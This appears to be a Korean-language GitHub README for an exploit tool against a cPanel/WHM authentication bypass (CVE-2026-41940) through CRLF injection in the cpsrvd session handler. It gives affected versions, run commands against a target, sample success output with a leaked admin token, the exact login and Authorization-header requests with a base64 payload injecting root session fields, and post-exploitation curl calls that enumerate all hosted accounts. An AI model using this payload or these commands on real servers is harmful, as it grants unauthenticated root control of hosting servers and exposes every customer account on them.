 cerberusmrxi/cpanel-whm-cve-2026-41940-auth-bypass-exploit
cPanel/WHM CVE-2026-41940에 대한 치명적인 인증 우회 익스플로잇. cpsrvd 데몬의 CRLF 주입을 활용해 자격 증명 없이 루트 WHM 액세스를 획득합니다. 버전 감지, 상세 로깅, 프록시 지원, JSON 보고, 사후 익스플로잇 계정 열거 기능을 포함합니다. 승인된 보안 테스트에만 사용하십시오.



cPanel/WHM cpsrvd 데몬의 CRLF 인젝션을 통한 치명적인 인증 우회
CVE-2026-41940은 cPanel & WHM의 치명적인 인증 우회 취약점으로, 인증되지 않은 원격 공격자가 서버에 대한 루트 수준 관리자 액세스를 획득할 수 있게 합니다. 이 취약점은
cpsrvd데몬의 세션 처리, 특히Cpanel/Session.pm내부에 존재하며,whostmgrsession쿠키와Authorization헤더의 줄 구분자(CRLF)에 대한 부적절한 무력화로 인해 세션 매개변수 주입이 가능해집니다.
| CVSS 점수 | 익스플로잇 유형 | 영향 | 공격 벡터 |
|---|---|---|---|
| 9.8 | 인증 우회 | 루트 액세스 | 네트워크 |
이 익스플로잇 도구는 다음과 같은 주요 기능을 제공합니다:
🔓 인증 우회 - 자격 증명 없이 루트 WHM 액세스 획득
🛡️ 다중 우회 기법 - 다양한 검증 방법을 자동으로 시도
🌐 프록시 지원 - HTTP/HTTPS 프록시를 통한 트래픽 라우팅
📊 JSON 리포트 - 상세 평가 보고서 생성
📝 포괄적 로깅 - 타임스탬프가 포함된 상세 디버그 모드
🔍 버전 탐지 - 취약한 버전 자동 감지 및 확인
👥 계정 열거 - 익스플로잇 후 모든 cPanel 계정 나열
🎯 다중 엔드포인트 - 검증을 위해 다양한 API 엔드포인트 시도
| 속성 | 값 |
|---|---|
| CVE ID | CVE-2026-41940 |
| CVSS 점수 | 9.8 (치명적) |
| 취약점 유형 | CRLF 인젝션을 통한 인증 우회 |
| 영향받는 구성 요소 | cpsrvd 데몬 (Cpanel/Session.pm) |
| 공격 벡터 | 네트워크 |
| 영향 | 전체 루트 액세스 |
| 악용 방식 | 비인증 원격 |
이 취약점은 두 가지 주요 문제에서 발생합니다:
세션 저장소의 CRLF 인젝션 - saveSession 함수는 세션 파일에 쓰기 전에 pass 필드의 개행 문자(\n)를 살균하지 못하여 임의의 세션 매개변수 주입을 허용합니다.
조건부 인코딩 우회 - 세션 쿠키에 ob 부분(쉼표 뒤의 세그먼트)이 없으면 pass 값이 인코딩되지 않은 상태(평문)로 기록되어 CRLF 시퀀스 주입이 가능해집니다.
| 릴리스 트랙 | 취약한 최대 버전 | 패치 버전 |
|---|---|---|
| 11.110.x | 11.110.0.96 | 11.110.0.97 |
| 11.118.x | 11.118.0.62 | 11.118.0.63 |
| 11.126.x | 11.126.0.53 | 11.126.0.54 |
| 11.132.x | 11.132.0.28 | 11.132.0.29 |
| 11.134.x | 11.134.0.19 | 11.134.0.20 |
| 11.136.x | 11.136.0.4 | 11.136.0.5 |
# Python 3.6 or higher required
python3 --version

# Install required packages
pip install -r requirements.txt
requests>=2.28.0
urllib3>=1.26.0
git clone https://github.com/CerberusMrXi/cPanel-WHM-CVE-2026-41940-auth-bypass-exploit.git
cd cPanel-WHM-CVE-2026-41940-auth-bypass-exploit
python3 exploit.py --target https://target.com:2087
# Verbose mode with debug output
python3 exploit.py --target https://target.com:2087 --verbose

# Through proxy
python3 exploit.py --target https://target.com:2087 --proxy http://127.0.0.1:8080

# Save report and list accounts
python3 exploit.py --target https://target.com:2087 --output report.json --list-accounts

# Custom timeout
python3 exploit.py --target https://target.com:2087 --timeout 30


=======================================================
 CVE-2026-41940 - cPanel/WHM Authentication Bypass
 Critical CRLF Injection in cpsrvd (CVSS: 9.8 )
 Exploit Version: 1.0
=======================================================
 Target      : https://target.com:2087
 Started     : 2026-07-26 22:23:18
=======================================================
2026-07-26 22:23:18 [INFO] Detecting cPanel/WHM version...
2026-07-26 22:23:19 [INFO] Version: 11.110.0.85 - Vulnerable
2026-07-26 22:23:19 [INFO] Attempting to mint pre-authentication session...
2026-07-26 22:23:20 [INFO] Pre-authentication session obtained successfully
2026-07-26 22:23:20 [INFO] Injecting CRLF payload via Authorization header...
2026-07-26 22:23:21 [INFO] Token leaked: /cpsess1234567890
2026-07-26 22:23:21 [INFO] Verifying root access with multiple bypass techniques...
2026-07-26 22:23:25 [INFO] Access verified with URL format: /cpsess-{token}

=======================================================
 EXPLOIT SUCCESSFUL
=======================================================
 Target              : https://target.com:2087
 Token               : /cpsess1234567890
 Admin URL           : https://target.com:2087/cpsess1234567890/
 Version             : 11.110.0.85
 Verification Method : url_format
 Completed           : 2026-07-26 22:23:25
=======================================================

[!] Access WHM with the token above
[!] Use the token in all subsequent requests
[!] Example: curl -k "https://target.com:2087/cpsess1234567890/json-api/version?api.version=1"
=======================================================
| 인자 | 약어 | 필수 | 설명 |
|---|---|---|---|
--target | -t | ✅ | 대상 URL (예: https://target.com:2087 ) |
--verbose | -v | ❌ | 상세/디버그 출력 활성화 |
--proxy | -p | ❌ | 프록시 URL (예: http://127.0.0.1:8080 ) |
--output | -o | ❌ | JSON 보고서 출력 파일 |
--timeout | ❌ | 요청 타임아웃(초) (기본값: 10) | |
--list-accounts | -l | ❌ | 익스플로잇 성공 후 cPanel 계정 나열 |
--version | ❌ | 익스플로잇 버전 표시 |
익스플로잇은 먼저 실패한 로그인을 시도하여 사전 인증 세션 쿠키를 획득합니다:
POST /login/?login_only=1 HTTP/1.1
Host: target.com:2087
Content-Type: application/x-www-form-urlencoded

user=root&pass=wrong_pass
응답:
Set-Cookie: whostmgrsession=base64_encoded_data
조작된 Authorization 헤더가 악성 세션 매개변수를 주입합니다:
GET / HTTP/1.1
Host: target.com:2087
Authorization: Basic cm9vdDp4DQpzdWNjZXNzZnVsX2ludGVybmFsX2F1dGhfd2l0aF90aW1lc3RhbXA9OTk5OTk5OTk5OQ0KdXNlcj1yb290DQp0ZmFfdmVyaWZpZWQ9MQ0KaGFzcm9vdD0x
Cookie: whostmgrsession=[SESSION_BASE]
디코딩된 페이로드:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
서버는 관리자 세션 토큰이 포함된 리디렉션으로 응답합니다:
Location: /cpsess1234567890/
익스플로잇은 루트 액세스를 확인하기 위해 여러 검증 방법을 시도합니다.
익스플로잇이 성공하면 획득한 토큰과 함께 다음 명령어를 사용하세요:
# Get server version
curl -k "https://target.com:2087/cpsess-1234567890/json-api/version?api.version=1"

# Get server information
curl -k "https://target.com:2087/cpsess-1234567890/json-api/server_info?api.version=1"

# Get hostname
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_hostname?api.version=1"

# Get load average
curl -k "https://target.com:2087/cpsess-1234567890/json-api/loadavg?api.version=1"

# Get CPU usage
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_cpu_usage?api.version=1"

# Get memory usage
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_memory_usage?api.version=1"

# Get disk usage
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_disk_usage?api.version=1"

# Server time
curl -k "https://target.com:2087/cpsess-1234567890/json-api/server_time?api.version=1"

# Service status
curl -k "https://target.com:2087/cpsess-1234567890/json-api/service_status?api.version=1"
# List all cPanel accounts
curl -k "https://target.com:2087/cpsess-1234567890/json-api/listaccts?api.version=1"

# List accounts with details
curl -k "https://target.com:2087/cpsess-1234567890/json-api/account_list?api.version=1"

# Account summary
curl -k "https://target.com:2087/cpsess-1234567890/json-api/account_summary?api.version=1"

# Domain information
curl -k "https://target.com:2087/cpsess-1234567890/json-api/domain_info?api.version=1"
